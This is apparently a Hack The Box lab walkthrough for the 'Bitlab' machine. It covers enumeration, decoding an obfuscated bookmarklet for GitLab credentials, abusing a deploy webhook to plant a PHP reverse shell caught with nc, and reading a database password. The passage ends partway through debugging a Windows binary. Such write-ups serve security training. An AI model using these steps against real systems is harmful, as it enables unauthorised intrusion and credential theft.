Bitlab

8th January 2019 / Document No D19.100.55

Prepared By: MinatoTW

Machine Author(s): Thek & Frey

Difficulty: Medium

Classification: Official

Synopsis

Bitlab is a medium difficulty Linux machine running a Gitlab server. The website is found to contain a bookmark, which can autofill credentials for the Gitlab login. After logging in, the user's developer access can be used to write to a repository and deploy a backdoor with the help of git hooks. The PostgreSQL server running locally is found to contain the user's password, which is used to gain SSH access. The user's home folder contains Windows binary, which is analyzed to obtain the root password.

Skills Required

- Enumeration
- Reversing
- Git

Skills Learned

- Web Hooks
- Git Hooks
- Dynamic Binary Analysis

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.114 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.114
```

```
nmap -p$ports -sC -sV 10.10.10.114
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-08 09:08 PST
Nmap scan report for 10.10.10.114
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and Nginx are found to be running on their common ports. Nmap returned some entries from the robots.txt file, let's look at these.

Nginx

Browsing to the web root, a login page for the Gitlab is returned.



The robots.txt file contains disallowed entries as per the Gitlab configuration.

10.10.10.114/robots.txt

```
# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
#
# To ban all spiders from the entire site uncomment the next two lines:
# User-Agent: *
# Disallow: /

# Add a 1 second delay between successive requests to the same server, limits resources used by crawler
# Only some crawlers respect this setting, e.g. Googlebot does not
# Crawl-delay: 1

# Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://gitlab.com/g
User-Agent: *
Disallow: /autocomplete/users
Disallow: /search
Disallow: /api
Disallow: /admin
Disallow: /profile
Disallow: /dashboard
Disallow: /projects/new
Disallow: /groups/new
Disallow: /groups/*/edit
Disallow: /users
Disallow: /help
# Only specifically allow the Sign In page to avoid very ugly search results
Allow: /users/sign_in

# Global snippets
User-Agent: *
Disallow: /s/
Disallow: /snippets/new
Disallow: /snippets/*/edit
Disallow: /snippets/*/raw
```

Gobuster

Let's use gobuster to discover any other hidden directories. The gitlab server will redirect us to the login page on any attempt, which is why we'll only look for 200 response code.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://10.10.10.114/ -t 100 -s 200 -f

/help/ (Status: 200)
/profile/ (Status: 200)
/search/ (Status: 200)
/public/ (Status: 200)
```

The `-f` flag appends `/` to each request. It was able to find the folders help, profile, search and public. Browsing to the `/profile` folder we see a profile page for Clave.

10.10.10.114/profile/#


Follow

Clave


Web Developer

A web developer is a programmer who specializes in, or is specifically engaged in, the development of World Wide Web applications, or applications that are run over HTTP from a web server to a web browser.

Navigating to the `/help` folder returns a directory listing with an HTML page.



The HTML page contains some bookmarks pointing to standard URLs, but a bookmark named "Gitlab Login" is found to contain JavaScript code. Right click on the link and select `Inspect Element` to view it in the inspector.



Double click on the content present in the `href` attribute and copy it.


```
javascript:(function() {
    var _0x4b18 =
["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74
\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x
65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x3
1\x78"];
    document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];
    document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```

The snipped creates a JavaScript function and calls it. It contains a hex encoded array. Paste this array into the browser console to view it as a string.

It then references these elements and assigns values.


```
document["getElementById"]("user_login")["value"]= "clave";
document["getElementById"]("user_password")["value"]= "11des0081x";
```


The code sets the value for `user_login` field to `clave` and the `user_password` field to `11des0081x`. Going back to the Gitlab login page and looking at the HTML source, it can be verified that the id for username and password are `user_login` and `user_password` respectively.




Gitlab

This bookmark can be imported directly or we can execute this code in the console directly, which should populate the username and password for us.





Clicking on `Sign in` should log us in.



Note: The login might fail on some versions of Firefox, in which case Chrome can be used instead.

We see two repositories owned by the Administrator, and enumeration of the website reveals a snippet as well.

Postgresql

Edited 10 months ago

164 Bytes

```php
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
```

0 0

It seems to be a connection script for PostgreSQL. Let's save this and look at the repositories.

The `profile` repository is found to contain a single PHP page along with an image.

Name	Last commit	Last update
README.md	Fix title	1 year ago
developer.jpg	Profile avatar	1 year ago
index.php	Update description	1 year ago

README.md

Profile page

- TODO: Connect with postgresql
- Source: https://bootsnipp.com/snippets/featured/profile-box

Looking at the `index.php` source code, we see the same name and description found during enumeration of the `/profile` folder.

```
150             <img src="http://lorempixel.com/output/people-q-c-100-100-1.jpg" class="img-thumbnail picture hidde
151             <img src="http://lorempixel.com/output/people-q-c-100-100-1.jpg" class="img-thumbnail visible-xs pi
152             <div class="header">
153                 <h1>Clave</h1>
154                 <h4>Web Developer</h4>
155                 <span>A web developer is a programmer who specializes in, or is specifically engaged in, the d
156             </div>
157         </div>
158     </div>
159
```

It's likely that the website hosts the file from this repository. Looking at the project members, it's found that the user `Clave` has `Developer` access to it, which will let us commit files and merge branches.

Members of **Profile** 2 — Find existing members by name — Name, ascending

Administrator @root — Given access 1 year ago — Maintainer

Developer @clave It's you — Given access 1 year ago — Developer — Leave


Let's move on the next repository named `deployer`. The repository contains a single index.php file which is simulating a webhook. A webhook is used to perform certain actions based on user interaction with the repository.

index.php 438 Bytes


```php
<?php

$input = file_get_contents("php://input");
$payload  = json_decode($input);

$repo = $payload->project->name ?? '';
$event = $payload->event_type ?? '';
$state = $payload->object_attributes->state ?? '';
$branch = $payload->object_attributes->target_branch ?? '';

if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
    echo shell_exec('cd ../profile/; sudo git pull'),"\n";
}

echo "OK\n";
```

Looking at the source code, the page takes in JSON input and reads properties from it. When a merge request is made, the code goes into the profile folder and executes `git pull`, which will automatically merge changes from the branch into profile.


Let's verify this by creating a new branch and editing the index.php file in the profile repository. Click on the `+` symbol near the name and select new branch.




Name it something and then proceed to edit the `index.php` file. We can add a comment at the end and then commit the changes.



Next, click on `Create merge request` followed by `Submit merge request` to open a merge request.




Once the merge request is open, click on the `Merge` button to merge changes.



Navigating to the profile page and viewing the source, the HTML comment should be seen at the end.

Foothold

Having confirmed our code injection, we can now add a backdoor PHP shell to the `/profile` folder. Download the PHP the shell from here and edit the IP address and port to reflect yours, then click on `+` followed by `Upload file`.



Upload the reverse shell and then click on upload. Next, follow the same process as earlier to merge changes. After the merge completes, the shell can be executed by browsing to `http://10.10.10.114/profile/shell.php`.

```
rlwrap nc -lvp 1234
Listening on [] (family 2, port)
Connection from 10.10.10.114 32780 received!
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

A TTY shell can be spawned using python.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@bitlab:/$
```

Looking at the ports open locally, we find port 5432 to be open.

```
www-data@bitlab:/srv/docker/gitlab/postgresql$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3022          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
```


This is the default port for PostgreSQL server, which can be confirmed by looking at the running processes. We already have potential credentials for the database from the snippet found earlier. Let's try logging into the database and looking for information. Since the postgres server is running within a docker, we won't have access to the client binaries. Instead, we can use the PHP script and query the DB. Create a file named pg.php with the following contents:

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
print_r(pg_fetch_all($result));
?>
```

The script fetches data from the profiles table and prints the results using the `pg_fetch_all()` function. Transfer this script and then execute it on the box.

```
www-data@bitlab:/tmp$ php -f pg.php

Array
(
    [0] => Array
        (
            [id] => 1
            [username] => clave
            [password] => c3NoLXN0cjBuZy1wQHNz==
        )
)
```

The query returned the password for clave, which can be used to SSH into the box.


ssh clave@10.10.10.114
clave@10.10.10.114's password: <c3NoLXN0cjBuZy1wQHNz==>
Last login: Thu Aug 8 14:40:09 2019
clave@bitlab:~$ ls
RemoteConnection.exe user.txt

Privilege Escalation

A file named `RemoteConnection.exe` is noticed in her home folder. Let's transfer this using scp and perform analysis.

```
scp clave@10.10.10.114:RemoteConnection.exe .
```

Open it up in Ghidra and then go to Window > Defined Strings on the menu bar. Looking at the defined strings, we see the username `clave` as well as a path to putty.exe.

00403140	ABCDEFGHIJKLMNOPQRSTUVWXY...	"ABCDEFGHIJKLMNOPQRSTUVWX...	ds
00403188	XRIBG0UCDh0HJRcIBh8EEk8aBwd...	"XRIBG0UCDh0HJRcIBh8EEk8aBwd...	ds
004031d0	parse	"parse"	ds
004031d8	clave	u"clave"	unicode
004031e8	C:\Program Files\PuTTY\putty.exe	u"C:\\Program Files\\PuTTY\\putty....	unicode
0040322c	open	u"open"	unicode
00403238	Access Denied !!	"Access Denied !!\n"	ds
0040324c	string too long	"string too long"	ds
0040325c	invalid string position	"invalid string position"	ds

Highlighting clave should make the Listing window jump to it's address. Right-click on it > Show References and select Show References to this address. Double click on the address in the popup Window, which should take us to the code where it's referenced. Looking at the code, we see that it gets the current user's username using the `GetUsername()` function:

```
38    local_14 = uStack132;
39    GetUserNameW((LPWSTR)0x4,(LPDWORD)&username);
40    local_38 = 0xf;
41    local_3c = 0;
42    local_4c[0] = (void *)((uint)local_4c[0] & 0xffffff00);
```

Then further on, this username is compared to "clave" which leads to execution of putty.exe using the `ShellExecuteW()` function.

```
lpParameters[local_20] = L'\0';
if (username == L"clave") {
  ShellExecuteW((HWND)0x0,L"open",L"C:\\Program Files\\PuTTY\\putty.exe",lpParameters,(LPCWSTR)0x0
                ,10);
}
else {
```

Looking at the documentation of this function, it's found that the fourth parameter i.e. `lpParameters` points to the string with the arguments to be passed to the process. This means that the user's password should be present in this buffer. Let's use a debugger like x32dbg to reveal this string.


After loading the binary, right click in the disassembly region > search for > All Modules > String references. This will list all the strings referenced in the binary.

```
009D14B1 | push remoteconnection.9D324C                          | "string too long"
009D1565 | mov eax,remoteconnection.9D3188                       | "XRIBG0UCDh0HJRcIBh8EEk8aBwdQTAIERVIwFEQ4SDghJUsHJTw1TytwFkwPVgQ2RztS"
009D15A4 | mov eax,remoteconnection.9D31D0                       | "parse"
009D1640 | cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8     | L"clave"
009D164F | push remoteconnection.9D31E8                          | L"C:\\Program Files\\PuTTY\\putty.exe"
009D1654 | push remoteconnection.9D322C                          | L"open"
009D1662 | mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostream@DU?$char | "X\rdq"
009D1721 | push remoteconnection.9D325C                          | "invalid string position"
009D1759 | push remoteconnection.9D324C                          | "string too long"
```

